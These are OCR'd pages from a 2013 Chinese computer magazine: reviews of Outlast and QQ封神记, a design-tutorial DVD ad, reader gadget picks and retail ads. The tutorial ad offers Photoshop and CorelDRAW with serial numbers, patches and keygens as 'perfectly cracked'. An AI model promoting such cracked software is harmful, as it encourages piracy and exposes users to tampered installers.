作为一款恐怖游戏，剧情能否吸引玩家，对于恐怖效果的营造非常关键。虽然《逃生》（Out Last）只是 Red Barrels 工作室的处女作，但在这一点上，本作可谓相当老到。在游戏中，玩家扮演一名调查疯人院的“新闻记者”（当然最后身份让大家大吃一惊），除了知道疯人院出了很严重的事件外，几乎没有任何情报。所以在一开始，玩家就被带入了未知状态，当你进入疯人院后，你会发现你几乎找不到任何人来了解情况，就算遇到了剧情动画，也不过是简单的几句话带过或者看着远处有人在行动而已。

可以说，玩家的眼睛就是推动整个故事的关键，你对整个剧情的掌握都是从疯人院里的各种病历、笔记以及看见的各种情况等支离破碎信息中，通过逻辑组合而来。这样的剧情设计，让你从一个完全未知的旁观者，慢慢地变成事件参与者，而且在没有获得含有完成线索链条的信息之前，甚至会加重你的未知感。

吓死你不偿命

如果要说到整体的画面质量，本作一定比不上那些大作。但是，如果以一款恐怖游戏的标准来看，游戏真心有“吓死你不偿命”的实力。首先，游戏的动态光影效果堪称经典，比如整个场景都会有一种昏暗灯光所造成的一层薄雾的感觉，加上有些地方掉落的日光灯不断摇晃所造成的效果，随时都会让你寒毛直竖。

其次，游戏在开门这一环节也相当到位，因为在游戏里几乎所有的房间都是完全黑暗的，就算屋内有灯光，也弄成了模糊效果，你几乎不知道屋内有什么东西，所以你开任何一道门都会有战战兢兢的感觉。但游戏在节奏上却把握得十分精准，每次都在你开了几次门觉得安全的时候，立刻就会出现一个袭击你的怪物，或者从天而降的一具无头尸，说实话，小编好几次都是做好了心理准备，但仍旧被吓个半死。

另外，本作在细节上的处理也有不错的表现。比如，在游戏里只要走过血迹之后，脚上的血迹就会跟着你的移动产生许多血脚印，同时血迹喷射在墙壁和地上的形状和量都很真实，并没有那种为了刻意营造恐怖气氛，而做出许多夸张的血迹效果；又如游戏里的“探头”动作，通过它你可以在走向一个未知小巷的时候，先趴在门口查看周边的情况；又或者你被怪物追击的时候，还可以在奔跑的过程中，向后转头观察怪物的位置，这样的设定将逃生者的动作完美表现了出来，代入感极强。

音效太好也是“错”

要说恐怖游戏，除了画面之外，音效的作用甚至比画面更加重要，小编就玩过不少画面的确很恐怖，但是却被音效毁了的恐怖游戏。而本作在这方面显然是下足了工夫，首先，游戏基本上没有任何 BGM，所有的声音都来自角色和环境的音效，所以你会觉得游戏中音效都特别大，任何微小的声音都会被你听在耳里，那种空旷的空间里只能听到自己的声音的感觉，真心让人不寒而栗。其次，游戏的音效不是“嗓门大”这么简单，它在拟真度上也几乎达到了真实的水平。脚踩在不同介质上发出的声响不同，踩在血迹上是那种既闷又黏的声音、在木地板上则是嘎吱嘎吱的声音、走在楼梯上则又变得很清脆等。同时，游戏的呼吸声的设计也非常出色，在平时角色的呼吸声会很平缓，但只要一听到动静，立刻会有急促的呼吸声出现，而最让人紧张的就是当你躲在一个角落想要躲避怪物时，你的呼吸声会变得相当急促，加上怪物不断在房间里翻箱倒柜的声音以及吼叫声夹杂其中，你的心绝对会提到嗓子眼，在心中默念：“不要发现我，不要发现我。”

如此真实的音效表现，真的让号称神经大条的小编也有些招架不住，特别是有一天晚上专门在 1 点之后来测试游戏，戴着我的高斯 PP 耳机，在最后我真的吓得不敢戴耳机了，只敢把音箱开到小声。我说，制作人大哥，游戏就是游戏嘛，不要这么认真，太真实就不是我玩游戏，而是游戏“玩”我了。

奔跑吧，骚年！

对于大多数的恐怖游戏来说，除了逃生之外，反抗也是相当重要的环节。可是本作完全舍弃了“反抗”的内容，主角完全没有任何反抗能力，只要被怪物抓住，就宣告游戏结束。因此，不断逃生就是整个游戏的主旋律，你身边唯一的逃生道具就是一部带有夜视功能的 DV 机，只有它能让你看到黑暗中的事物。但需要提醒各位的是，DV 机的电池可是有限的，特别是在开启夜视功能后，电量消耗那叫一个飞速，所以玩家们一定要慎重使用夜视功能。

另外，为了增加玩家在逃生时的难度，在游戏里怪物的位置可不是固定不变的，在你发现它们之后，它们会很聪明地移动自己的位置，所以你根本无法通过 S/L 大法来清楚记录每一个怪物出现的位置，那种在未知世界中奔跑的感觉，你应该懂的。

疯人院里的文件是玩家获取情报的主要来源！

在走廊的尽头，到底有什么等待着我们呢？

好吧，我承认，在开门的瞬间我真被这货吓得跳了起来！

你只能通过 DV 的夜视功能在黑暗中探索

藏在柜子里或者床下也不一定安全，怪物仍然可以找到你

摸着石头过河

当然，本作如果只是无脑奔跑，那么就算设计得再恐怖，玩家也会很快玩腻。所以，和许多同类游戏一样，游戏中也有众多的解谜关卡。可是让人抓狂的就是，游戏中给予的任务提示实在是太少了，基本上都是叫你去一个地方，然后去开动机关这一类的套路，但却没有任务具体地点的提示，你甚至不知道它在哪一个方向。

所以，在接到提示之后，你只能像一只无头苍蝇那样，去每个房间和每个角落找寻线索，有时候撞到有怪物的房间，那等待你的就只有被宰的命运。

胆子够大就可以玩

看到这里，对有兴趣的读者来说，心中的疑问就是：“我的机器能否拖得动呢？”在这里，小编很欣慰地告诉大家，本作在硬件要求上非常和谐。以小编这台搭配了 i3 处理器 +GTS 250 显卡 +2GB 内存的测试机为例，在开启最高画质 + 垂直同步的情况，帧速依旧能够保持在 60fps 完美垂直同步的状态。而且，小编将低、中、高三种画质进行了对比，除了道具的材质效果会产生一些变化之外，其实游戏整体的恐怖效果丝毫没有打折扣，所以只要你的机器硬件能够达到现在 3000 元以内组装机的水平，就能毫无压力地进行游戏。

编辑点评

恐怖气氛足，剧情有深度

项汉秋：从这几天的评测来看，小编觉得《逃生》的确可以算作是一款非典型的恐怖生存游戏。在游戏里，玩家没有见神杀神、见鬼杀鬼的能力，只是一个只求逃出生天的普通人。同时，游戏对于节奏的把握、画面与音效的配合都堪称完美，营造出的恐怖效果用震撼二字形容毫不夸张。游戏几乎毫无提示的关卡设计，更是让玩家体验到了在未知世界的无助以及为了生存只能硬闯的恐惧。最后要说的是，游戏剧情实在是设计得太巧妙，这里就不剧透了！如果你是恐怖惊悚游戏的爱好者，我极力推荐你尝试这款游戏。不过友情提示一下，如果有心脏病、高血压或者胆子较小，请慎重选择！

责编 | 项汉秋　**美编** | 王妙婷　**组版** | 况中银　**责校** | 杨志刚
投稿邮箱 | pcw-game@vip.163.com　2013.10.7

战个痛快来封神

《QQ 封神记》游戏体验


硬游会评分:7.7 分
硬游会推荐等级:值得细玩

纵观最近两年的横版格斗游戏市场，3D化已经成为了不可逆转的趋势。就算是曾经的横版动作游戏王者《地下城与勇士》，现在也面临着3D化动作网游的冲击。但是，今天小编所要介绍的这款《QQ封神记》颇有些“逆市而为”的味道，没有采用全3D画风，在之前的封测阶段就因为其个性的画风、爽快的格斗体验以及丰富的玩法受到了不少玩家的关注。如今，这款游戏终于迎来了不删号测试阶段，既然阻碍我们体验游戏的唯一障碍已经消除，那么下面就让我们一起来看看这款游戏是否真的能够“逆市而为”吧。

故事老套 CG 平凡

游戏的故事背景基本是以《封神榜》为蓝本，但故事的主线并不是武王伐纣，而是突出了姜子牙和妲己之间的斗争，玩家所扮演的角色就是来帮助姜子牙消灭妲己。国产网游中已经用烂了《封神版》题材，这样的剧情设计并不新颖，所以剧情代入感也是一般，很多时候都是直接秒过剧情。

同时，本作的剧情 CG 也不太出彩，除了 CV 的声音还算不错之外，小编基本没有发现其他亮点。


申公豹兄，你何时变成了一个风度翩翩美少年？


精美国画风


虽然游戏的剧情被小编吐槽了不少，但说到游戏的画面，小编则只能狠狠赞叹一番。游戏在画风上采用了中国风十足的水墨风格，整个画面给人的感觉就像一张水墨画一般，可以看出游戏美工强大的实力。同时，游戏的色彩渲染效果也相当出色，给人一种这些颜色都是由真人泼墨添色的效果，既给人一种世外桃源的绚丽之感，又有一种力透纸背的厚重感。

另外，游戏的人物设计也更偏向于国人的审美眼光，无论是剑仙一般的魂刃，还是小萝莉一般的七巧，都给人一种“这就是东方”的感觉。小编个人最喜欢的就是七巧的角色设计，留着双马尾、手里拿着拨浪鼓，走路都是一跳一跳的，完全把一个古代小萝莉的样子给表现了出来！

和画面风格一样，游戏的音乐也走了中国风的路线。不过，和一些走轻快风格路线的游戏不同，为了符合游戏的故事背景，本作采用的音乐大多是比较庄严肃穆的音乐，乐器的效果音也换成了那个时代特有的青铜钟声、集体的竽声等，让人一听脑中就会浮现出那个时代的画面。

同时，本作的游戏音效也不甘示弱。比如，在打击音效上，每一个技能和攻击动作的音效都非常厚实，加上敌人被攻击后的叫声，给予了游戏相当不错的打击感；角色在不同地面介质上的脚步声都有明显的区别，而且战场上的风声、背景的瀑布声等也被表现得惟妙惟肖。


看着这桃花飘过的场景，真心要给一个赞！



技能效果的渲染处理恰到好处！

让敌人飞

作为一款以格斗为卖点的游戏，它的战斗体验无疑是玩家最为关心的内容。而在这一点上，本作表示毫无压力。


首先，本作最具卖点的无疑就是它的无套路的连招设计，得益于游戏中的浮空设定，在游戏里玩家只要将敌人浮空之后，可以将这一浮空状态保持相当之久，除了 BOSS 有强制落地的设定之外，其他的小兵基本可以浮空打击到死。因此，利用这一特性，你基本上不用考虑什么固定的连招套路，只要将敌人浮空之后，就可以任意选择技能来进行组合连击，创造出属于自己的套路，自由度绝对满点。

同时，本作还增加了不少玩家与场景之间的互动内容。比如在通过湍急的河流时，如果你不跑步前进的话，会被水流冲回起点；如果你看到地图上有马蜂窝的话，还可以打掉它让其帮助你对付敌人（虽然明明是我打烂的蜂窝，马蜂不蜇我却去蜇敌人有点令人费解！），这样的小互动虽然对游戏结果影响不大，但还是增添了不少刷图的乐趣。



自从有了浮空，妈妈再也不用担心我的连击了！

神将让你不孤单

如果你要问我游戏中最具创意的内容是什么，那么我会毫不犹豫地回答你是“神将系统”。游戏里玩家可以召唤三个神将，分别是前军、中军和军师三个位置，前军位置的神将玩家可以直接将其附身，亲自操作它；中军则是掩护的作用，召唤出来放一枪就跑的类型；而军师只是出来摆个 Pose，然后给你加个 BUFF 收工。这一系统可以说是杂糅了附身、掩护以及辅助三大元素为一身，并且神将之间的位置是可以互相调换的，这就使得你一个人可以扮演多个角色，并且也可以根据神将的技能来研制各种不同的战术，所以就算你一个人刷图都不会感到寂寞。


看我一招“后羿射日”！


一眼难忘的职业


过年了，放鞭炮了！

在职业设计方面，本作有 4 个基本职业，每个职业有两个转职路线，也就是说游戏一共有 12 个职业供玩家体验。游戏不仅在职业数量上有丰富的选择性，同时在质量上更是值得肯定。尤其是游戏中的基本职业特色就已经相当明显且东方味道相当浓厚。以小编觉得设计最为出色的职业小萝莉七巧为例，普通攻击是扔炮仗，而技能既有旋转的大陀螺，也有八卦图以及北斗七星等，可以说这个职业完完全全就是一个中国式的职业，没有任何抄袭和山寨，如此用心且细致的职业设计，在国产同类游戏中真心少见。

当然，游戏中还有许多特色的职业，限于篇幅和时间小编也没有一 一体验，不过小编建议如果你有足够的时间的话，可以将每个职业都体验一次，绝对不会让你有任何重复的感觉。

不仅是刷图


照妖镜每日只有 5 个，各位一定要慎用！

在传统的横版格斗游戏中，刷图和抢装备就是整个游戏的全部，时间一久总会让人觉得很枯燥无味。而本作为了增加游戏的丰富性，也做了一些比较有益的尝试。比如，“百变妲己”这一活动就很有新意，在活动里玩家需要在规定时间内在众多的 NPC 中找到妲己的化身，而你的“照妖镜”只有 5 个，并且每 3 分钟妲己就会变换一次位置，因此想要找到她可不是一件容易的事。

另外，游戏里的“点将”“钓鱼”“灵劫副本”等活动虽然没什么新意，但也丰富了不少游戏内容，减少了玩家因为长时间刷图而产生的枯燥感。

低配也能玩

游戏的硬件优化方面非常出色。小编这台 i3 处理器 +GTS 250 显卡 +2GB 内存的测试机，在全效的情况下，帧速可以达到 50fps 以上，即使是在城中满屏都是玩家的情况下，帧速依旧没有太大变化。可以说，就算现在的低配机也能得到很流畅的游戏体验。

编辑点评

浓郁中国风的诚意之作

阿卡酋长：从这几天的体验来看，虽然本作还处于内测阶段，但实际上游戏的完成度已经达到了相当高的水平。不仅画面上比起封测时期有了巨大进步，在游戏的打击感以及内容丰富性方面也超过了众多同类作品。

同时，神将系统和极具特色的职业设计更是让这款游戏在玩家心中深深烙下了自己的印记，这对于目前同质化相当严重的横版格斗游戏来说实属难得。可以毫不夸张地说，本作在 2D 横版格斗领域绝对是第一集团的水平，就算是和现在同类的 3D 大作相比，也并不吃亏，它纯正的中国风设计更会受到玩家的青睐。这款游戏真心可以“逆市而为”，不过最终的结果还需时间告诉我们答案。

http://cxzzl.net/qq/

平面设计师速成宝典

http://cxzzl.net/qq

CHINA GAOTIAN ARTISTIC DESIGN SCHOOL 初学者之路 设计教育机构

平面设计师速成宝典CS5系列

全国免费电话-4000-644-001

《平面设计师速成宝典CS5系列》由刘丽娜老师针对平面设计最重要的两个软件：PSCS5，CDRX5进行全程录制，更专注软件精通应用与实战案例设计，看视频就是上课，不懂在线辅导，通过30~50天的学习大家即可步入平面设计师的行列。

特别提醒：在网上学习或购买教程，你交费后收到的一般都是网上可以搜索到的没有质量的视频，所以，他们也不会有免费试学的内容。我们下面将提供免费试学部分，大家先免费学习，感觉好并可以听懂学会，再交费；支持货到付款，你将不再有任何风险。

您将学会哪些内容

全套教程一共10张DVD光盘，分别为PhotoshopCS5，CorelDRAW X5、赠品三大部分组成，每个部分按章节仔细

全国免运费 原价：398元

平面设计师宝典地址【http://cxzzl.net/qq】

立即订购

第一部分 Photoshop

photoshop cs5从入门到精通视频教程 DVD-01光盘（共十章150讲）

[免费试学] 第一章：PSCS5之初次相识 第一节：Photoshop cs5简介
[免费试学] 第一章：PSCS5之初次相识 第二节：界面认识
[免费试学] 第一章：PSCS5之初次相识 第三节：打开图片/文档
[免费试学] 第一章：PSCS5之初次相识 第四节：新建文档
[免费试学] 第一章：PSCS5之初次相识 第五节：分辨率详解1
[免费试学] 第一章：PSCS5之初次相识 第六节：分辨率详解2
[免费试学] 第一章：PSCS5之初次相识 第七节：填色
[免费试学] 第一章：PSCS5之初次相识 第八节：选框工具1
[免费试学] 第一章：PSCS5之初次相识 第九节：选框工具2
[免费试学] 第一章：PSCS5之初次相识 第十节：首次作业--光盘1
[免费试学] 第一章：PSCS5之初

photoshop cs5 高级设计实战视频教程 DVD-02光盘（共60讲）

[免费试学] 第一部分 广告设计实战 第一节：护肤品海报案例实战1
[免费试学] 第一部分 广告设计实战 第二节：护肤品海报案例实战2
[免费试学] 第一部分 广告设计实战 第三节：唇彩海报案例实战1
[免费试学] 第一部分 广告设计实战 第四节：唇彩海报案例实战2
[免费试学] 第一部分 广告设计实战 第五节：运动鞋广告1
[免费试学] 第一部分 广告设计实战 第六节：运动鞋广告2
[免费试学] 第一部分 广告设计实战 第七节：运动鞋广告3
[免费试学] 第一部分 广告设计实战 第八节：茶叶广告1
[免费试学] 第一部分 广告设计实战 第九节：茶叶广告2
[免费试学] 第一部分 广告设计实战 第十节：西餐吃喝总动员1
[免费试学] 第一部分 广告设计实战 第十一节：圣诞刷卡有礼1

photoshop cs5专业抠图技法+实例教程 DVD-03光盘

DVD-04光盘

全国免运费，货到付款 原价：~~398元~~ 特惠价：198元 全国免费咨询电话：4000-644-001 立即订购

第二部分 CorelDRAW

CorelDRAW X5从入门到精通视频教程 DVD-05光盘（共六章102讲）

[免费试学] 第一章：初识CorelDRAW X5 第一节 CorelDRAW X5简介
[免费试学] 第一章：初识CorelDRAW X5 第二节 界面灵活运用
[免费试学] 第一章：初识CorelDRAW X5 第三节 矩形工具
[免费试学] 第一章：初识CorelDRAW X5 第四节 基本填色和描边
[免费试学] 第一章：初识CorelDRAW X5 第五节 自由变换
[免费试学] 第一章：初识CorelDRAW X5 第六节 椭圆工具
[免费试学] 第一章：初识CorelDRAW X5 第七节 实例：电视机
[免费试学] 第一章：初识CorelDRAW X5 第八节 缩放工具

CorelDRAW实战精通案例视频教程 DVD-06光盘

全国免运费，货到付款 原价：398元 特惠价：198元 全国免费咨询电话：4000-644-001 立即订购

赠品一：软件安装包+安装视频教程

Photoshop cs5
CorelDRAW X5

软件带视频教程、序列号、活活补丁、注册机。

完美破解 永久使用

全国免费电话：4000-644-001

全套最新软件安装包 安装视频教程

赠品三：PSD分层素材及AI矢量素材

很多时候不完美
是因为还没有找到更好的方法
很多时间不专业
是因为没有更好的素材

素材大全 应有尽有

全国免费电话：4000-644-001

PSD分层素材库\AI矢量素材库

赠品五：永久享受VIP服务和教程升级特权

凡购买过本产品的用户
可永久享受VIP服务
有问题可在线辅导
教程升级可得到第一手学习资料

永久服务 终身特权

全国免费电话：4000-644-001

VIP 永久享受VIP服务特权

赠品二：Photoshop各种预设库文件

画笔库文件--559个

赠品四：PSD影楼模板及美工字体

精美的PSD影楼婚纱模板
精美的PSD美术字体

《平面设计师速成宝典》
助你成就金领人生，设计师梦想！
原价：~~398元~~

全国免运费，货到付款 原价：398元 特惠价：198元 全国免费咨询电话：4000-644-001 立即订购

平面设计师宝典地址【http://cxzzl.net/qq】

挖宝 收稿:pcw-report@vip.sina.com 注明物控,或新浪微博私信@电脑报-青

分享内容:

1. 持宝出镜!

2.说说你有多爱TA(已到手或未到手均可),400字以内,不要写多了哟;

3.最好提供宝贝来源。

领奖方式:由小编邮件通知。

本栏目有奖激励

本栏目由两江数码商城赞助奖品,登报即得!及时兑换,先到先得!现有宝贝如下:

金士顿TF卡 8GB 4张	市场价:39元
玛雅E10耳机 4个	市场价:49元
广颖金属闪存 8GB 4个	市场价:49元

最佳隐藏属性的移动电源

推荐人:欧阳鑫

他说:这是我自己DIY的移动电源。以前在网上买的移动电源,经常被老师没收,于是萌发了自己DIY一个移动电源的想法:最好做成让老师看不出这玩意是移动电源!成品见图,现在我都敢上课时直接拿出来充电了,哈哈哈!这玩意一共花了我75块钱(电池34+电路板21+2次邮费20)。

主要参数:8000mAh 输出5V/1A和5V/2A

重量:140g 150mm×72mm×9mm

哪里去挖:推荐人那儿

青阳:难道老师允许上课吃零食?干吗不做个《英语常用短语300例》之类的呢?

经济实用的宝宝监护器

推荐人:安安妈

她说:有这个远程监护后,能省下不少时间和精力,宝宝睡觉或者在安全护栏里玩耍,都可以安心离开,上网、做家务等。宝宝咿呀说话,或者在玩电子琴都可以听到。推荐的这个算是经济型,所以不能跟宝宝互动。但有个最大的优点是可以多个终端同时观看,比如奶奶带宝宝,上班的爸妈和远方的亲戚都可以用手机或者iPad等看到。

哪里去挖:http://go.icpcw.com/a/jsq.htm

青阳:正在2000大洋的高端监护器中愤愤不平……就看到群里宝妈的推荐,好吧,小编是消失了一段时间——但真没有一年啊,产假明明只有一百多天嘛!

你们干吗要叫我妈妈"青阳哥哥"啊?

冷笑话科普

Wi-Fi与WLAN有何区别?

Wi-Fi是无线保真的缩写,是能将电脑、手机等以无线方式互联的技术。WLAN是指无线局域网,可看作应用Wi-Fi技术的主要的无线组网方式的集合,包括站点、基本服务单元、分配系统、接入点(AP)、扩展服务单元、关口及相关媒介等要素。WLAN用来构建强大的无线网络互联网络,比如校园无线局域网、城际无线局域网。

@正儿八斤:涨姿势了,Wi-Fi是路由器分发射出来的,WLAN是运营商的。是不是这样?

@瘦子更容易饿:涨姿势了,顺便问一下WLAN怎么读?

@小黄穷唠叨:W蓝。Wireless Local Area Networks 全读出来也不是不可以。

icpcw.taobao.com

两江数码商城,新品优惠季

感谢电粉们对电脑报的长期支持!本商城承诺出售的产品全是正品行货!

RICOUS瑞酷月球
3G无线移动电源
包邮价 128元
4400mAh容量,独立3G、Wi-Fi路由

西部数据E元素
新版移动硬盘1TB
包邮价 479元
商城销量第一,品质保证!送高清影视资源,加10元换购豪华防震硬盘包

MONCROSS精品
单肩防盗电脑包
包邮价 119元
可单肩,可手提,适合15.6英寸内的电脑

捷波朗
easygo+蓝牙耳机
包邮价 229元起
可听音乐,全球销量排名第一

闪存卡、TF卡、SD卡等产品全场包邮

金秋狂抢曲 天天有惊喜

三、二、一,就是现在!
戴尔金秋促销火热来袭,马上致电戴尔销售,立享震撼优惠价,更有红包好礼相送。

送200元红包

戴尔 Inspiron 灵越 14R
¥4,499
- 第四代智能英特尔® 酷睿™ i5-4200U 处理器
- Windows 8 中文版
- 4GB内存 / 500GB硬盘
- 14.0"高清LED背光显示屏
- 2GB显卡
- 推荐升级至Windows 8 Pro

◂ 搭载第四代智能英特尔® 酷睿™ 处理器,让你劲享极速,痛快玩乐
◂ 金属拉丝外壳,机身通透散热,坚韧耐磨,拒绝留痕
◂ 冷峻灰、闪耀蓝、激情红三款可选颜色,炫出你的多样风格

即日起至2013年10月31日,选择中国银行购买金额为3,000元及以上的戴尔全线产品12分期付款,可享手续费全免的优惠。

Dell 推荐使用 Windows。

戴尔 激发无限

15.6" 送200元红包 专业级音效系统,带来震撼的听觉享受
戴尔 Inspiron 灵越 15R
¥4,699
- 第四代智能英特尔® 酷睿™ i5-4200U 处理器
- Windows 8 中文版
- 4GB内存 / 750GB硬盘
- 15.6" LED 背光显示屏
- 2GB显卡
- 推荐升级至Windows 8 Pro

14.0" 送100元红包 最小厚度约1英寸,现代感设计纤薄时尚、便于携带
戴尔 Inspiron 灵越 14
¥3,699
- 第四代智能英特尔® 酷睿™ i5-4200U 处理器
- Linux
- 4GB内存 / 500GB硬盘
- 14.0"高清LED背光显示屏
- 1GB显卡
- 推荐升级至Windows 8 Pro

国庆促销价 小巧机身,强悍性能,秒杀利器,制胜必备
Alienware X51台式机
¥11,999
- 第四代智能英特尔® 酷睿™ i7-4770 处理器
- Windows® 7 Home Premium
- 16GB内存 / 2TB硬盘
- 此配置不包括显示器
- 2GB显卡
- 推荐升级至Windows 8 Pro

23" 送400元红包 四色亮丽小机箱,为家居生活增添多彩乐趣
戴尔 Inspiron 灵越 660s台式机
¥4,599
- 第三代智能英特尔® 酷睿™ i3-3240 处理器
- Windows 8 中文版
- 4GB内存 / 500GB硬盘
- Dell S2340M 23"全高清LED显示屏
- 620显卡
- 推荐升级至Windows 8 Pro

想要了解更多产品信息,请登录戴尔官网 Dell.com.cn/go
800 858 2444 固话免费咨询电话 400 885 8555 手机拨打免长途费

McAfee Dell 推荐使用 迈克菲安全中心。
迈克菲,英特尔公司全资子公司,全球最大的专注于安全技术的厂商,为您提供全套功能安全防护软件。杀毒,防黑客,防盗号,拦截垃圾邮件及色情防护。让您网上冲浪不怕木马攻击。现在加RMB200元,即可升级拥有3年迈克菲软件。

intel inside CORE i7
英特尔 酷睿 i7